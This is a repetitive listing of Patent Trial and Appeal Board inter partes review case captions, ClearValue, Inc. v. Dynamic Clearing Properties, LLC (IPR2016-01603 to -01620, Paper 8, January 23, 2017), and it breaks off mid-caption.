Case IPR2016-01603, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01604, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01605, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01606, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01607, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01608, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01609, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01610, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01611, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01612, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01613, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01614, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01615, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01616, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01617, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01618, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01619, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01620, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

**CLEARVALUE, INC. v. DYNAMIC